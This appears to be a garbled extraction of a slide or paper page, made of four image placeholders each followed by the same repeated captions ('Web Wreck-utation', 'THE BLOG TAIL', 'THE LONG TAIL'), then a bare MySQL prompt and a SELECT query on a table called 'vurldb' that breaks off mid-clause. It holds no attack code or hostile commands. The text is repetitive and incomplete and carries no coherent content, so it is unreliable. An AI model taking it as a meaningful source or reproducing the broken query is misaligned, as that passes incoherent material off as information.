


Web Wreck-utation

THE BLOG TAIL



THE LONG TAIL




Web Wreck-utation

THE BLOG TAIL



THE LONG TAIL




Web Wreck-utation

THE BLOG TAIL



THE LONG TAIL




Web Wreck-utation

THE BLOG TAIL



THE LONG TAIL



```
mysql>
```

```
mysql> SELECT COUNT FROM vurldb  
        WHERE hostname RLIKE  
        